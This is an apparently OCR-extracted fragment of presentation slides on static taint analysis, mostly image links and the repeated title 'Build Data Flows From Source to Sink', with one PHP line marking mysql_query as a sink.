
↓

Sink `$r = mysql_query($query);`


Build Data Flows From Source to Sink




Build Data Flows From Source to Sink




Build Data Flows From Source to Sink



